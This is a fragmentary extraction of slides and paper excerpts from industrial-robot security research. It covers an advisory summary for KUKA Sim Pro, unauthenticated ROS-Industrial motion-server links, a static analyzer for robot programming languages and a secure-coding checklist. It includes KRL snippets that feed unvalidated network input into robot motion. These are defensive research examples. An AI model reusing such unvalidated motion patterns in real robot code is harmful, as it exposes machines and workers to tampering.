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
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1. EXECUTIVE SUMMARY

- **CVSS v3 4.3**
- **ATTENTION:** Exploitable remotely/low skill level to exploit
- **Vendor:** KUKA
- **Equipment:** Sim Pro
- **Vulnerability:** Improper Enforcement of Message Integrity During Transmission in a Communication Channel



Remediation Approaches

Time

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Existing deployments

New deployments

Future deployments

Engineers

System integrators

OEMs

Existing deployments


New deployments

Future deployments

Network segmentation



In ROS-Industrial robots are connected to the ROS PC using so called motion servers. These are programs written in the OEM specific programming language that are running on the robot controller and enable receiving target values (typically axis positions) from and sending actual values as well as the robot status to the robot's ROS driver. The interface used for this communication differs from one robot OEM to another. The problem is that as of now robot OEMs do not provide interfaces that provide a security layer or authentication methods for these interfaces and no such measures can be added to the motion servers running on the robot controllers. Therefore, it is possible for intruders to attack the communication interface between ROS-Industrial robot driver and the motion server running on the robot controller. TrendMicro and PoliMi claim to have succeeded in sending motion commands to the robot controlled by a ROS-Industrial robot driver from another device that is connected to the same network as the controlled robot and the ROS-Industrial robot driver (Figure 1). This behavior can be potentially exploited by malicious network participants.



Source code review

Patching

Automatic code scanning



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CCS Concepts

- Computer systems organization → Robotics;
- Security and privacy → Software security engineering;

Keywords

industrial robotics; security vulnerabilities; robot programming

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Recent research looked into the security of industrial machinery, such as robots. In our previous research [19], we focused on the security properties of industrial robots, and in a follow-up paper [18], we mentioned how task programs are part of the attack surface, showing an example of an application written in a IRPL and vulnerable to a “path traversal” issue. Despite this, currently, there are neither security analysis tools for programs written in IRPLs, nor security mechanisms to implement resource isolation in common robotic operating systems (e.g., privilege separation). Furthermore, the security awareness within the industrial-automation community does not seem fully developed, yet. Indeed, from an analysis on 11 popular online industrial automation forums¹ totalling 294,680 users, we estimated that as low as 2.31% pages (10,868 out of 469,658) mention security-related keywords (e.g., security, vulnerability, and attack), and we discovered vulnerable code snippets².

As trends show an increased IT-OT convergence and a streamlined industrial software development with ample use of third party code [2, 9, 22], we advocate for a more systematic approach to *secure programs written in IRPLs*, on par with common general-purpose programming languages. As a first step, we propose a static source

Sources and Sinks

Attacker-controlled input

sensitive sources



concrete impact

sensitive sinks

Robot Movement

File

Inbound communication
(e.g., network)

Teach Pendant (UI)


File Handling (e.g., read)

File Modification (e.g.,
write configuration)

Call by Name




Overall Architecture of the Analyzer



Example Output

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      "source_filename": "kuka_eki_hw_interface.src"  
    }  
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SOURCE

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    ; ...  
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        "EkiHwInterface", "RobotCommand/Pos/@A1")  
    return eki_ret.buff  
endfct  
  
deffct int eki_hw_iface_get(joint_pos_cmd :out) ; read data from network  
    decl eki_status eki_ret  
    decl axis joint_pos_cmd  
    ; ...  
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    if eki_ret.buff <= 0 then  
        return 0  
    endif
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
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DEF external_movement()  
DECL axis pos_cmd  
  
eki_init("ExiHwInterface")  
eki_open("EkiHwInterface")  
  
LOOP  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A1", pos_cmd.a1)  
    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)  
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    eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)  
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Language	Vendor
RAPID	ABB
KRL	KUKA
MELFA BASIC	Mitsubishi
AS	Kawasaki
PDL2	COMAU
PacScript	DENSO
URScript	Universal-Robot
KAREL	FANUC


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
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- We have a **working prototype** that can find vulnerabilities in
 - ABB RAPID
 - KUKA KRL
- If you're interested: get in touch with us! <https://bit.ly/rogueautomation>

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Last but not least, code signing is the only way to ensure that the code running on an industrial machine has not been tampered with. Although far from easy to implement (Who signs what? Who is the certification authority? Where is the code signature checked?), it assures users that the code is exactly what it is supposed to be. While this is a good step forward, it is just the beginning of a long journey, but if innovation and market trends keep favoring integration and flexibility, we expect more dynamic automation code produced in shorter cycles. Of course, faster development leaves less time for manually checking every single program.

Writing secure task programs contributes to reducing the software attack surface of a programmable industrial machine since it reduces the chances of vulnerabilities being created. There are a number of secure coding guidelines for general-purpose and mainstream programming languages. Indeed, the IT software development industry has been dealing with the consequences of unsecure programming for many decades.

Because of the IT/OT convergence, we think that the automation engineering industry should now start embracing and establishing equivalent secure coding practices, because it is very likely to face in 10 years the same challenges that the IT software development industry is facing today.

4.2 Secure Programming Checklist in a Nutshell

Like any software application that handles untrusted inputs and outputs, automation task programs must be designed, implemented, configured, and deployed with appropriate security mechanisms. Our security guidelines are summarized in Figure 25 and listed in the remainder of this section.



Figure 25. A summary of our security guidelines for industrial automation task programs that handle untrusted data

When writing a task program, control process engineers and system integrators should keep this essential checklist in mind:

- Treat industrial machines as computers and task programs as powerful code.
- Authenticate all communication.
- Implement access-control policies.
- Perform input validation where applicable.
- Always perform output sanitization.
- Implement proper error handling without exposing details.
- Have proper configuration and deployment procedures in place.
- Implement a change management process for industrial automation code.

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